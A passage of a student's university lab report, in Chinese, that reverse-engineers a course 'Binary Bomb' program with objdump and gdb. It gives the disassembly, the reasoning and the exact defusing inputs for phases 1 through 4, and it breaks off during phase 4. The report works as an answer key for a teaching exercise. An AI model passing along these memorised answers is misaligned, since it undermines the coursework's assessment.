

# 华中科技大学

## 课程实验报告

课程名称： 计算机系统基础

专业班级： 计科 2003 班

学 号： U202015374

姓 名： 张隽翊

指导教师： 张 宇

报告日期： 2022 年 6 月 15 日

计算机科学与技术学院

# 目 录

实验 2: Binary Bombs (二进制炸弹)	1
2.1 实验概述	1
2.2 实验内容	2
2.2.1 阶段 1 破解<phase_1>	3
2.2.2 阶段 2 破解<phase_2>	6
2.2.3 阶段 3 破解<phase_3>	9
2.2.4 阶段 4 破解<phase_4>	12
2.2.5 阶段 5 破解<phase_5>	16
2.2.6 阶段 6 破解<phase_6>	19
2.2.7 阶段 7 寻找隐藏阶段	22
2.3 实验小结	28
实验 3: 缓冲区溢出攻击	29
3.1 实验概述	29
3.2 实验内容	30
3.2.1 阶段 0 smoke 解题过程	32
3.2.2 阶段 1 fizz 解题过程	34
3.2.3 阶段 2 bang 解题过程	36
3.2.4 阶段 3 boom 解题过程	40
3.2.5 阶段 4 nitro 解题过程	43
3.3 实验小结	49
实验总结	50

## 实验 2: Binary Bombs (二进制炸弹)

### 2.1 实验概述

#### (1) 实验目的

本次实验中，使用课程所学知识拆除一个“Binary Bombs”（二进制炸弹，下文简称炸弹）来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

一个二进制炸弹“Binary Bombs”文件是一个 Linux 可执行 C 程序，包含 phase1~phase6 共六个阶段。炸弹运行的每个阶段要求输入一个特定的字符串，若输入符合程序预期，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出“BOOM!!!”字样。实验目标是拆除尽可能多的炸弹。

每个炸弹阶段考察机器级语言程序的一个不同方面，难度逐级递增：

- ①阶段 1：字符串比较
- ②阶段 2：循环
- ③阶段 3：条件、分支（含 switch 语句）
- ④阶段 4：递归调用、栈
- ⑤阶段 5：指针
- ⑥阶段 6：链表、指针、结构

另外还有一个隐藏关卡，需要在第四阶段的解之后附加一个特定的字符串才能出现。

为了完成二进制炸弹拆除任务，需要使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，并单步跟踪调试每一阶段的机器代码，从中理解每一段汇编语言代码的行为或作用，进而设法推断出拆除炸弹所需的目标字符串。为此可能需要在每一阶段的开始代码前和引爆炸弹的函数设置断点，便于调试。

#### (2) 实验要求

- ①熟练使用 gdb 调试器和 objdump 反汇编工具；
- ②单步跟踪调试每一阶段的机器代码；
- ③理解汇编语言代码的行为或作用；
- ④“推断”拆除炸弹所需的目标字符串；
- ⑤在各阶段的开始代码前和引爆炸弹函数前设置断点，便于调试。

#### (3) 实验环境

实验语言为 C 语言和 AT&T 汇编语言，实验环境为 32 位 Linux 系统。

## 2.2 实验内容

阅读 `bomb.c` 源文件，分析 `main` 函数的结构可以发现：

(1) 输入无参数时，`main` 函数从 `stdin` 读取一个字符串；输入有参数时，`main` 函数从一个文件中读取字符串输入。前一种读入对应一行行输入密码的破解方式，后一种读入对应从答案文本中读取密码的破解方式，避免我们在“拆解”后面几个阶段的炸弹时频繁输入前几个阶段的密码。

(2) 六个阶段的处理流程都是：读取字符串，分析字符串，当前阶段炸弹拆除。最后几行的注释提醒我们还存在隐藏阶段。

正式开始前，使用 `objdump -d bomb > asm.txt` 对 `bomb` 可执行文件进行反汇编，并将汇编代码输出到 `asm.txt` 中，便于后续查看分析。还有需要注意的是，为了防止每次输入错误的密码引爆“炸弹”，可以在 `gdb` 调试状态下运行 `bomb`，在 `explode_bomb` 位置设置断点，这样每次密码错误调用 `explode_bomb` 函数时就会暂停程序。

实验中多次使用了 C 语言的 `sscanf` 函数，其原型为：

```
int sscanf(char *str, char *format[, argument, ...]);
```

【参数】`str` 为要读取数据的字符串；`format` 为用户指定的格式；`argument` 为变量，用来保存读取到的数据。

【返回值】成功则返回参数数目，失败则返回-1，错误原因存于 `errno` 中。

`sscanf` 函数会将参数 `str` 的字符串根据参数 `format`（格式化字符串）来转换并格式化数据（格式化字符串参考 `scanf` 函数），转换后的结果存于对应的变量中。`sscanf` 函数于 `scanf` 函数类似，都是用于输入的，只是 `scanf` 函数以键盘(`stdin`)为输入源，`sscanf` 函数以固定字符串为输入源。

### 2.2.1 阶段 1 破解<phase\_1>

根据 main 函数逻辑，第一个输入由 phase\_1 函数进行分析。在 asm.txt 中定位到 phase\_1 函数，如下图所示。

```
361  08048b33 <phase_1>:
362  8048b33:  83 ec 14          sub    $0x14,%esp
363  8048b36:  68 fc 9f 04 08    push  $0x8049ffc
364  8048b3b:  ff 74 24 1c       pushl 0x1c(%esp)
365  8048b3f:  e8 bd 04 00 00    call  8049001 <strings_not_equal>
366  8048b44:  83 c4 10          add    $0x10,%esp
367  8048b47:  85 c0             test   %eax,%eax
368  8048b49:  74 05             je     8048b50 <phase_1+0x1d>
369  8048b4b:  e8 a8 05 00 00    call  80490f8 <explode_bomb>
370  8048b50:  83 c4 0c          add    $0xc,%esp
371  8048b53:  c3               ret
```

图 2.1 在反汇编代码中定位到 phase\_1 函数

可以看到，在 phase\_1 函数中调用了 strings\_not\_equal 函数（Line 365），并以其返回值作为分支依据（Line 367），当且仅当返回值（存放在 EAX 寄存器中）为 0 时“拆除”成功，否则“拆除”失败，调用 explode\_bomb 函数输出提示信息。转到 strings\_not\_equal 函数，如下图所示。

```

756 08049001 <strings_not_equal>:
757 8049001: 57          push    %edi
758 8049002: 56          push    %esi
759 8049003: 53          push    %ebx
760 8049004: 8b 5c 24 10 mov     0x10(%esp),%ebx
761 8049008: 8b 74 24 14 mov     0x14(%esp),%esi
762 804900c: 53          push    %ebx
763 804900d: e8 d0 ff ff call    8048fe2 <string_length>
764 8049012: 89 c7       mov     %eax,%edi
765 8049014: 89 34 24    mov     %esi,(%esp)
766 8049017: e8 c6 ff ff call    8048fe2 <string_length>
767 804901c: 83 c4 04    add     $0x4,%esp
768 804901f: ba 01 00 00 mov     $0x1,%edx
769 8049024: 39 c7       cmp     %eax,%edi
770 8049026: 75 38       jne     8049060 <strings_not_equal+0x5f>
771 8049028: 0f b6 03    movzbl (%ebx),%eax
772 804902b: 84 c0       test    %al,%al
773 804902d: 74 1e       je      804904d <strings_not_equal+0x4c>
774 804902f: 3a 06       cmp     (%esi),%al
775 8049031: 74 06       je      8049039 <strings_not_equal+0x38>
776 8049033: eb 1f       jmp     8049054 <strings_not_equal+0x53>
777 8049035: 3a 06       cmp     (%esi),%al
778 8049037: 75 22       jne     804905b <strings_not_equal+0x5a>
779 8049039: 83 c3 01    add     $0x1,%ebx
780 804903c: 83 c6 01    add     $0x1,%esi
781 804903f: 0f b6 03    movzbl (%ebx),%eax
782 8049042: 84 c0       test    %al,%al
783 8049044: 75 ef       jne     8049035 <strings_not_equal+0x34>
784 8049046: ba 00 00 00 mov     $0x0,%edx
785 804904b: eb 13       jmp     8049060 <strings_not_equal+0x5f>
786 804904d: ba 00 00 00 mov     $0x0,%edx
787 8049052: eb 0c       jmp     8049060 <strings_not_equal+0x5f>
788 8049054: ba 01 00 00 mov     $0x1,%edx
789 8049059: eb 05       jmp     8049060 <strings_not_equal+0x5f>
790 804905b: ba 01 00 00 mov     $0x1,%edx
791 8049060: 89 d0       mov     %edx,%eax
792 8049062: 5b         pop     %ebx
793 8049063: 5e         pop     %esi
794 8049064: 5f         pop     %edi
795 8049065: c3         ret

```

图 2.2 在反汇编代码中定位到 strings\_not\_equal 函数

继续查找 string\_length 函数，如下图所示。

```

744 08048fe2 <string_length>:
745 8048fe2: 8b 54 24 04 mov     0x4(%esp),%edx
746 8048fe6: 80 3a 00    cmpb    $0x0,(%edx)
747 8048fe9: 74 10       je      8048ffb <string_length+0x19>
748 8048feb: b8 00 00 00 mov     $0x0,%eax
749 8048ff0: 83 c0 01    add     $0x1,%eax
750 8048ff3: 80 3c 02 00 cmpb    $0x0,(%edx,%eax,1)
751 8048ff7: 75 f7       jne     8048ff0 <string_length+0xe>
752 8048ff9: f3 c3      repz    ret
753 8048ffb: b8 00 00 00 mov     $0x0,%eax
754 8049000: c3         ret

```

图 2.3 在反汇编代码中定位到 string\_length 函数

从函数名称和函数功能得知，string\_length 函数将传入的参数 0x4(%esp)作为字符串首址，计算字符串的长度，将返回值存放在 EAX 寄存器中。

回到 main 函数中调用 phase\_1 函数前后的相应位置进行分析，如下图所示。

315	8048a68:	e8 53 fd ff ff	call 80487c0 <puts@plt>
316	8048a6d:	c7 04 24 80 9f 04 08	movl \$0x8049f80, (%esp)
317	8048a74:	e8 47 fd ff ff	call 80487c0 <puts@plt>
318	8048a79:→	e8 da 06 00 00 ······→	call ···8049158 <read_line>
319	8048a7e:→	89 04 24 ········→	mov ···%eax, (%esp)
320	8048a81:→	e8 ad 00 00 00 ······→	call ···8048b33 <phase_1>
321	8048a86:→	e8 c6 07 00 00 ······→	call ···8049251 <phase_defused>
322	8048a8b:→	c7 04 24 ac 9f 04 08→	movl ···\$0x8049fac, (%esp)
323	8048a92:	e8 29 fd ff ff	call 80487c0 <puts@plt>
324	8048a97:	e8 bc 06 00 00	call 8049158 <read_line>

图 2.4 main 函数中调用 phase\_1 函数上下文

在 Line 320 调用 phase\_1 前，有 Line 318 的调用 read\_line，并在 Line 319 将返回值存入 ESP 寄存器指向的地址。显然 0x8049ffc 处就是第一句答案字符串的地址，在 gdb 中使用 x/s 0x8049ffc 查看该处的字符串。

```
(gdb) x/s 0x8049ffc
0x8049ffc:      "I am for medical liability at the federal level."
(gdb) █
```

图 2.5 gdb 查看 0x8049ffc 处内容

综上，第一关的密码为：“I am for medical liability at the federal level.”。运行程序测试，发现第一个“炸弹”被成功拆除。

```
Starting program: /home/miracle/Desktop/U202015374/bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am for medical liability at the federal level.
Phase 1 defused. How about the next one?
█
```

图 2.6 测试第一个密码串

至此，phase\_1 被成功破解，第一关结束。

## 2.2.2 阶段 2 破解<phase\_2>

查看 main 函数中调用 phase\_2 函数前后的语句，与调用 phase\_1 类似。

```
322      8048a8b:  c7 04 24 ac 9f 04 08      movl    $0x8049fac, (%esp)
323      8048a92:→ e8 29 fd ff ff .....→ call    80487c0 <puts@plt>
324      8048a97:→ e8 bc 06 00 00 .....→ call    8049158 <read_line>
325      8048a9c:→ 89 04 24 .....→ mov     %eax, (%esp)
326      8048a9f:→ e8 b0 00 00 00 .....→ call    8048b54 <phase_2>
327      8048aa4:→ e8 a8 07 00 00 .....→ call    8049251 <phase_defused>
328      8048aa9:  c7 04 24 f9 9e 04 08      movl    $0x8049ef9, (%esp)
329      8048ab0:  e8 0b fd ff ff            call    80487c0 <puts@plt>
```

图 2.7 main 函数中调用 phase\_2 函数上下文

转到 phase\_2 函数，如下图所示。

```
373      08048b54 <phase_2>:
374      8048b54:  53                        push    %ebx
375      8048b55:  83 ec 30                  sub     $0x30, %esp
376      8048b58:  65 a1 14 00 00 00        mov     %gs:0x14, %eax
377      8048b5e:  89 44 24 24              mov     %eax, 0x24(%esp)
378      8048b62:  31 c0                    xor     %eax, %eax
379      8048b64:  8d 44 24 0c              lea     0xc(%esp), %eax
380      8048b68:  50                        push    %eax
381      8048b69:  ff 74 24 3c              pushl   0x3c(%esp)
382      8048b6d:  e8 ab 05 00 00          call    804911d <read_six_numbers>
383      8048b72:  83 c4 10                  add     $0x10, %esp
384      8048b75:  83 7c 24 04 00          cmpl    $0x0, 0x4(%esp)
385      8048b7a:  79 05                     jns     8048b81 <phase_2+0x2d>
386      8048b7c:  e8 77 05 00 00          call    80490f8 <explode_bomb>
387      8048b81:  bb 01 00 00 00          mov     $0x1, %ebx
388      8048b86:  89 d8                     mov     %ebx, %eax
389      8048b88:  03 04 9c                  add     (%esp, %ebx, 4), %eax
390      8048b8b:  39 44 9c 04              cmp     %eax, 0x4(%esp, %ebx, 4)
391      8048b8f:  74 05                     je      8048b96 <phase_2+0x42>
392      8048b91:  e8 62 05 00 00          call    80490f8 <explode_bomb>
393      8048b96:  83 c3 01                  add     $0x1, %ebx
394      8048b99:  83 fb 06                  cmp     $0x6, %ebx
395      8048b9c:  75 e8                     jne     8048b86 <phase_2+0x32>
396      8048b9e:  8b 44 24 1c              mov     0x1c(%esp), %eax
397      8048ba2:  65 33 05 14 00 00 00    xor     %gs:0x14, %eax
398      8048ba9:  74 05                     je      8048bb0 <phase_2+0x5c>
399      8048bab:  e8 e0 fb ff ff          call    8048790 <__stack_chk_fail@plt>
400      8048bb0:  83 c4 28                  add     $0x28, %esp
401      8048bb3:  5b                        pop     %ebx
402      8048bb4:  c3                        ret
```

图 2.8 在反汇编代码中定位到 phase\_2 函数

Line 382 行调用了 read\_six\_numbers 函数，由函数名称猜想其功能是读入六个数字。转到 read\_six\_numbers 函数，如下图所示。



867	0804911d	<read_six_numbers>:	
868	804911d:	83 ec 0c	sub \$0xc,%esp
869	8049120:	8b 44 24 14	mov 0x14(%esp),%eax
870	8049124:	8d 50 14	lea 0x14(%eax),%edx
871	8049127:	52	push %edx
872	8049128:	8d 50 10	lea 0x10(%eax),%edx
873	804912b:	52	push %edx
874	804912c:	8d 50 0c	lea 0xc(%eax),%edx
875	804912f:	52	push %edx
876	8049130:	8d 50 08	lea 0x8(%eax),%edx
877	8049133:	52	push %edx
878	8049134:	8d 50 04	lea 0x4(%eax),%edx
879	8049137:	52	push %edx
880	8049138:	50	push %eax
881	8049139:	68 93 a1 04 08	push \$0x804a193
882	804913e:	ff 74 24 2c	pushl 0x2c(%esp)
883	8049142:	e8 c9 f6 ff ff	call 8048810 <__isoc99_sscanf@plt>
884	8049147:	83 c4 20	add \$0x20,%esp
885	804914a:	83 f8 05	cmp \$0x5,%eax
886	804914d:	7f 05	jg 8049154 <read_six_numbers+0x37>
887	804914f:	e8 a4 ff ff ff	call 80490f8 <explode_bomb>
888	8049154:	83 c4 0c	add \$0xc,%esp
889	8049157:	c3	ret

图 2.9 在反汇编代码中定位到 read\_six\_numbers 函数

使用 gdb 查看 Line 881 中 0x804a193 地址处的值，如下图所示。

```
(gdb) x/s 0x804a193
0x804a193: "%d %d %d %d %d %d"
(gdb)
```

图 2.10 gdb 查看 0x804a193 处内容

这说明输入格式为 “%d %d %d %d %d %d”，确实是六个数字，猜想正确。

从 read\_six\_numbers 函数返回，执行完 Line 383 行的指令后，我们输入的六个数字已经依次存放在 0x4(%esp)、0x8(%esp)、0xc(%esp)、0x10(%esp)、0x14(%esp)、0x18(%esp) 对应的存储单元中。回到 phase\_2 函数继续分析。

观察发现，Line 388 至 Line 395 构成一个循环体，Line 387 将 EBX 寄存器初始化为 1 然后进入循环，退出循环的条件是 EBX 寄存器存储的值等于 6，循环更新语句在 Line 393，每次将 EBX 寄存器加一。在 Line 384 有指令 cmpl \$0x0, 0x4(%esp)，这是将输入的第一个数与 0 作比较，通过下一行的跳转条件我们得知输入的第一个数需要大于等于 0，否则会引爆“炸弹”。

382	8048b6d:	e8 ab 05 00 00	call 804911d <read_six_numbers>
383	8048b72:	83 c4 10	add \$0x10,%esp
384	8048b75:	83 7c 24 04 00	cmpl \$0x0,0x4(%esp)
385	8048b7a:	79 05	jns 8048b81 <phase_2+0x2d>
386	8048b7c:	e8 77 05 00 00	call 80490f8 <explode_bomb>

图 2.11 Line 384 局部反汇编代码

分析循环逻辑得知，每次将输入的后一个数与前一个数加上 EBX 寄存器的值进行比较，不等则会引爆“炸弹”。而 EBX 寄存器的值在每次循环中分别为 1、2、3、4、5，故输入的数字序列（记作  $n_1, n_2, n_3, n_4, n_5, n_6$ ）需要满足以下条件：

①  $n_1 \geq 0$ ;

$$\textcircled{2} n_{i+1} - n_i = i, \quad i = 1, 2, 3, 4, 5;$$

满足以上条件的序列有很多种，这里以输入的第一个数为 0 为例，则第二个密码的一种解答为“0 1 3 6 10 15”。运行程序测试，发现第二个“炸弹”被成功拆除。

```
Starting program: /home/miracle/Desktop/U202015374/bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am for medical liability at the federal level.
Phase 1 defused. How about the next one?
0 1 3 6 10 15
That's number 2. Keep going!
```

图 2.12 测试第二个密码串

为验证答案的不唯一性，若将输入的第一个数改为 1，则另一种解答为“1 2 4 7 11 16”。运行程序测试，发现同样成功拆除第二个“炸弹”。

```
Starting program: /home/miracle/Desktop/U202015374/bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am for medical liability at the federal level.
Phase 1 defused. How about the next one?
1 2 4 7 11 16
That's number 2. Keep going!
```

图 2.13 测试第二个密码串的另一解

至此，phase\_2 被成功破解，第二关结束。

### 2.2.3 阶段3 破解<phase\_3>

转到 phase\_3 函数，如下图所示。

404	08048bb5	<phase_3>:		
405	8048bb5:	83 ec 1c	sub	\$0x1c,%esp
406	8048bb8:	65 a1 14 00 00 00	mov	%gs:0x14,%eax
407	8048bbe:	89 44 24 0c	mov	%eax,0xc(%esp)
408	8048bc2:	31 c0	xor	%eax,%eax
409	8048bc4:	8d 44 24 08	lea	0x8(%esp),%eax
410	8048bc8:	50	push	%eax
411	8048bc9:	8d 44 24 08	lea	0x8(%esp),%eax
412	8048bcd:	50	push	%eax
413	8048bce:	68 9f a1 04 08	push	\$0x804a19f
414	8048bd3:	ff 74 24 2c	pushl	0x2c(%esp)
415	8048bd7:	e8 34 fc ff ff	call	8048810 <__isoc99_sscanf@plt>
416	8048bdc:	83 c4 10	add	\$0x10,%esp
417	8048bdf:	83 f8 01	cmp	\$0x1,%eax
418	8048be2:	7f 05	jg	8048be9 <phase_3+0x34>
419	8048be4:	e8 0f 05 00 00	call	80490f8 <explode_bomb>
420	8048be9:	83 7c 24 04 07	cmpl	\$0x7,0x4(%esp)
421	8048bee:	77 66	ja	8048c56 <phase_3+0xa1>
422	8048bf0:	8b 44 24 04	mov	0x4(%esp),%eax
423	8048bf4:	ff 24 85 60 a0 04 08	jmp	*0x804a060(,%eax,4)
424	8048bfb:	b8 2d 02 00 00	mov	\$0x22d,%eax
425	8048c00:	eb 05	jmp	8048c07 <phase_3+0x52>
426	8048c02:	b8 00 00 00 00	mov	\$0x0,%eax
427	8048c07:	2d 20 02 00 00	sub	\$0x220,%eax
428	8048c0c:	eb 05	jmp	8048c13 <phase_3+0x5e>
429	8048c0e:	b8 00 00 00 00	mov	\$0x0,%eax
430	8048c13:	05 aa 01 00 00	add	\$0x1aa,%eax
431	8048c18:	eb 05	jmp	8048c1f <phase_3+0x6a>
432	8048c1a:	b8 00 00 00 00	mov	\$0x0,%eax
433	8048c1f:	2d 05 03 00 00	sub	\$0x305,%eax
434	8048c24:	eb 05	jmp	8048c2b <phase_3+0x76>
435	8048c26:	b8 00 00 00 00	mov	\$0x0,%eax
436	8048c2b:	05 05 03 00 00	add	\$0x305,%eax
437	8048c30:	eb 05	jmp	8048c37 <phase_3+0x82>
438	8048c32:	b8 00 00 00 00	mov	\$0x0,%eax
439	8048c37:	2d 05 03 00 00	sub	\$0x305,%eax
440	8048c3c:	eb 05	jmp	8048c43 <phase_3+0x8e>
441	8048c3e:	b8 00 00 00 00	mov	\$0x0,%eax
442	8048c43:	05 05 03 00 00	add	\$0x305,%eax
443	8048c48:	eb 05	jmp	8048c4f <phase_3+0x9a>
444	8048c4a:	b8 00 00 00 00	mov	\$0x0,%eax
445	8048c4f:	2d 05 03 00 00	sub	\$0x305,%eax
446	8048c54:	eb 0a	jmp	8048c60 <phase_3+0xab>
447	8048c56:	e8 9d 04 00 00	call	80490f8 <explode_bomb>
448	8048c5b:	b8 00 00 00 00	mov	\$0x0,%eax
449	8048c60:	83 7c 24 04 05	cmpl	\$0x5,0x4(%esp)
450	8048c65:	7f 06	jg	8048c6d <phase_3+0xb8>
451	8048c67:	3b 44 24 08	cmp	0x8(%esp),%eax
452	8048c6b:	74 05	je	8048c72 <phase_3+0xbd>
453	8048c6d:	e8 86 04 00 00	call	80490f8 <explode_bomb>
454	8048c72:	8b 44 24 0c	mov	0xc(%esp),%eax
455	8048c76:	65 33 05 14 00 00 00	xor	%gs:0x14,%eax
456	8048c7d:	74 05	je	8048c84 <phase_3+0xcf>
457	8048c7f:	e8 0c fb ff ff	call	8048790 <__stack_chk_fail@plt>
458	8048c84:	83 c4 1c	add	\$0x1c,%esp
459	8048c87:	c3	ret	

图 2.14 在反汇编代码中定位到 phase\_3 函数

phase\_3 函数的代码相当多，可以看到很多的 add、sub 运算指令和 jmp 跳转指令。值得注意的有两个地方：Line 413 一行 `push $0x804a19f` 和 Line 423 一行 `jmp *0x804a060(,%eax,4)`。

```

404 08048bb5 <phase_3>:
405 8048bb5: 83 ec 1c          sub    $0x1c,%esp
406 8048bb8: 65 a1 14 00 00 00 mov    %gs:0x14,%eax
407 8048bbe: 89 44 24 0c       mov    %eax,0xc(%esp)
408 8048bc2: 31 c0            xor    %eax,%eax
409 8048bc4: 8d 44 24 08       lea    0x8(%esp),%eax
410 8048bc8: 50              push   %eax
411 8048bc9: 8d 44 24 08       lea    0x8(%esp),%eax
412 8048bcd: 50              push   %eax
413 8048bce: 68 9f a1 04 08   push   $0x804a19f
414 8048bd3: ff 74 24 2c       pushl  0x2c(%esp)
415 8048bd7: e8 34 fc ff ff   call   8048810 <__isoc99_sscanf@plt>
416 8048bdc: 83 c4 10          add    $0x10,%esp
417 8048bdf: 83 f8 01          cmp    $0x1,%eax
418 8048be2: 7f 05            jg     8048be9 <phase_3+0x34>
419 8048be4: e8 0f 05 00 00   call   80490f8 <explode_bomb>
420 8048be9: 83 7c 24 04 07   cmpl   $0x7,0x4(%esp)
421 8048bee: 77 66            ja     8048c56 <phase_3+0xa1>
422 8048bf0: 8b 44 24 04       mov    0x4(%esp),%eax
423 8048bf4: ff 24 85 60 a0 04 08 jmp     *0x804a060(,%eax,4)
424 8048bfb: b8 2d 02 00 00   mov    $0x22d,%eax
425 8048c00: eb 05            jmp     8048c07 <phase_3+0x52>

```

图 2.15 phase\_3 反汇编代码中值得注意的两个地方

使用 gdb 查看 Line 413 中 0x804a19f 地址处的值，如下图所示。

```

(gdb) x/s 0x804a19f
0x804a19f:      "%d %d"
(gdb)

```

图 2.16 gdb 查看 0x804a19f 处内容

这说明输入格式为“%d %d”，即两个数字。

由 Line 420 的比较指令和 Line 421 的跳转指令得知输入的第一个数字需要是非负数（Line 421 为无符号数指令 ja）且不大于 7，满足要求的数有 0、1、2、3、4、5、6、7。

由 Line 423 前一行 Line 422 指令可知，Line 423 跳转位置与输入有关。使用 gdb 查看 Line 423 中 0x804a060 地址处的值。（指令：x/8x 0x804a060）

```

(gdb) x/8x 0x804a060
0x804a060:      0x08048bfb      0x08048c02      0x08048c0e      0x08048c1a
0x804a070:      0x08048c26      0x08048c32      0x08048c3e      0x08048c4a
(gdb)

```

图 2.17 gdb 查看 0x804a060 处内容

以输入第一个数 0 为例，通过上图中的地址表得知执行 Line 423 的跳转指令会转到 Line 424 一行。接下来是一系列的加减运算，所在的指令行依次为：Line 424 → Line 427 → Line 430 → Line 433 → Line 436 → Line 439 → Line 442 → Line 445，最终运算结果为：0x22d - 0x220 + 0x1aa - 0x305 + 0x305

$-0x305 + 0x305 - 0x305 = -0x14E = -334$ ，存放在 EAX 寄存器中。接下来在 Line 451 发现将输入的第二个数与存放在 EAX 寄存器中的返回值进行比较，不等时引爆“炸弹”。据此，推断出第三个密码的一组解为“0 -334”。运行程序测试，发现第三个“炸弹”被成功拆除。

```
Starting program: /home/miracle/Desktop/U202015374/bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
I am for medical liability at the federal level.
Phase 1 defused. How about the next one?
0 1 3 6 10 15
That's number 2. Keep going!
0 -334
Halfway there!
```

图 2.18 测试第三个密码串

至此，phase\_3 被成功破解，第三关结束。

## 2.2.4 阶段 4 破解<phase\_4>

转到 phase\_4 函数，如下图所示。

502	004048ce1	<phase_4>:	
503	8048ce1:	83 ec 1c	sub \$0x1c,%esp
504	8048ce4:	65 a1 14 00 00 00	mov %gs:0x14,%eax
505	8048cea:	89 44 24 0c	mov %eax,0xc(%esp)
506	8048cee:	31 c0	xor %eax,%eax
507	8048cf0:	8d 44 24 08	lea 0x8(%esp),%eax
508	8048cf4:	50	push %eax
509	8048cf5:	8d 44 24 08	lea 0x8(%esp),%eax
510	8048cf9:	50	push %eax
511	8048cfa:	68 9f a1 04 08	push \$0x804a19f
512	8048cff:	ff 74 24 2c	pushl 0x2c(%esp)
513	8048d03:	e8 08 fb ff ff	call 8048810 <__isoc99_sscanf@plt>
514	8048d08:	83 c4 10	add \$0x10,%esp
515	8048d0b:	83 f8 02	cmp \$0x2,%eax
516	8048d0e:	75 07	jne 8048d17 <phase_4+0x36>
517	8048d10:	83 7c 24 04 0e	cmpl \$0xe,0x4(%esp)
518	8048d15:	76 05	jbe 8048d1c <phase_4+0x3b>
519	8048d17:	e8 dc 03 00 00	call 80490f8 <explode_bomb>
520	8048d1c:	83 ec 04	sub \$0x4,%esp
521	8048d1f:	6a 0e	push \$0xe
522	8048d21:	6a 00	push \$0x0
523	8048d23:	ff 74 24 10	pushl 0x10(%esp)
524	8048d27:	e8 5c ff ff ff	call 8048c88 <func4>
525	8048d2c:	83 c4 10	add \$0x10,%esp
526	8048d2f:	83 f8 2d	cmp \$0x2d,%eax
527	8048d32:	75 07	jne 8048d3b <phase_4+0x5a>
528	8048d34:	83 7c 24 08 2d	cmpl \$0x2d,0x8(%esp)
529	8048d39:	74 05	je 8048d40 <phase_4+0x5f>
530	8048d3b:	e8 b8 03 00 00	call 80490f8 <explode_bomb>
531	8048d40:	8b 44 24 0c	mov 0xc(%esp),%eax
532	8048d44:	65 33 05 14 00 00 00	xor %gs:0x14,%eax
533	8048d4b:	74 05	je 8048d52 <phase_4+0x71>
534	8048d4d:	e8 3e fa ff ff	call 8048790 <__stack_chk_fail@plt>
535	8048d52:	83 c4 1c	add \$0x1c,%esp
536	8048d55:	c3	ret

图 2.19 在反汇编代码中定位到 phase\_4 函数

注意到 Line 511 的 0x804a19f，在破解 phase\_3 时我们已经通过 gdb 得知该地址处存放的是 “%d %d”，说明输入仍然是两个数字。

在 Line 517 有一个比较指令，据此可知输入的第一个数不能超过 0xe 即 14，否则会引爆“炸弹”。

Line 524 调用 func4 函数，转到 func4 函数继续分析。



461	08048c88	<func4>:	
462	8048c88:	56	push %esi
463	8048c89:	53	push %ebx
464	8048c8a:	83 ec 04	sub \$0x4,%esp
465	8048c8d:	8b 54 24 10	mov 0x10(%esp),%edx
466	8048c91:	8b 74 24 14	mov 0x14(%esp),%esi
467	8048c95:	8b 4c 24 18	mov 0x18(%esp),%ecx
468	8048c99:	89 c8	mov %ecx,%eax
469	8048c9b:	29 f0	sub %esi,%eax
470	8048c9d:	89 c3	mov %eax,%ebx
471	8048c9f:	c1 eb 1f	shr \$0x1f,%ebx
472	8048ca2:	01 d8	add %ebx,%eax
473	8048ca4:	d1 f8	sar %eax
474	8048ca6:	8d 1c 30	lea (%eax,%esi,1),%ebx
475	8048ca9:	39 d3	cmp %edx,%ebx
476	8048cab:	7e 15	jle 8048cc2 <func4+0x3a>
477	8048cad:	83 ec 04	sub \$0x4,%esp
478	8048cb0:	8d 43 ff	lea -0x1(%ebx),%eax
479	8048cb3:	50	push %eax
480	8048cb4:	56	push %esi
481	8048cb5:	52	push %edx
482	8048cb6:	e8 cd ff ff ff	call 8048c88 <func4>
483	8048cbb:	83 c4 10	add \$0x10,%esp
484	8048cbe:	01 d8	add %ebx,%eax
485	8048cc0:	eb 19	jmp 8048cdb <func4+0x53>
486	8048cc2:	89 d8	mov %ebx,%eax
487	8048cc4:	39 d3	cmp %edx,%ebx
488	8048cc6:	7d 13	jge 8048cdb <func4+0x53>
489	8048cc8:	83 ec 04	sub \$0x4,%esp
490	8048ccb:	51	push %ecx
491	8048ccc:	8d 43 01	lea 0x1(%ebx),%eax
492	8048ccf:	50	push %eax
493	8048cd0:	52	push %edx
494	8048cd1:	e8 b2 ff ff ff	call 8048c88 <func4>
495	8048cd6:	83 c4 10	add \$0x10,%esp
496	8048cd9:	01 d8	add %ebx,%eax
497	8048cdb:	83 c4 04	add \$0x4,%esp
498	8048cde:	5b	pop %ebx
499	8048cdf:	5e	pop %esi
500	8048ce0:	c3	ret

图 2.20 在反汇编代码中定位到 func4 函数

这是一个递归结构。结合调用 func4 函数前传入的参数，我们可以写出汇编代码直译出的 C 语言程序。

```

1  int func4(int a, int b, int c)
2  {
3      int edx, eax, ecx, esi, ebx;
4      ///! 开始进入时 edx = n, esi = 0, ecx = 14
5      edx = a, esi = b, ecx = c;
6      ///! 运算环节
7      ///! Line 468
8      eax = ecx; ///? Line 468
9      eax -= esi; ///? Line 469
10     ebx = eax; ///? Line 470
11     // ebx >= 31;           ///? Line 471
12     ebx = (unsigned)ebx >> 31;
13     eax += ebx; ///? Line 472
14     eax >>= 1; ///? Line 473
15     ebx = eax + esi * 1; ///? Line 474
16     //* 比较分支 1: Line 475
17     if (edx < ebx)
18     {
19         ///? Line 477: esp -= 4
20         eax = ebx - 1; ///? Line 478
21         eax = func4(edx, esi, eax); ///? Line 479 to Line 482
22         ///? Line 483: esp += 10
23         eax += ebx; ///? Line 484
24         return eax; ///? Jump to Line 497
25     }
26     else ///? Line 476
27     {
28         eax = ebx; ///? Line 486
29         //* 比较分支 2: Line 487
30         if (edx > ebx)
31         {
32             ///? Line 489: esp -= 4
33             eax = ebx + 1; ///? Line 491
34             eax = func4(edx, eax, ecx);
35             eax += ebx; ///? Line 496
36         }
37         return eax;
38     }
39 }

```

图 2.21 func4 函数反汇编代码“直译”的 C 语言程序

执行完 func4 函数后，在 Line 528 有一个比较指令，由此可知调用 func4 函数的返回值应为 0x2d 即 45，否则会引爆“炸弹”。结合 func4 函数的流程图和 C 语言代码分析，得出输入的的第一个数字为 14 时，func4 函数的返回值恰为 45。

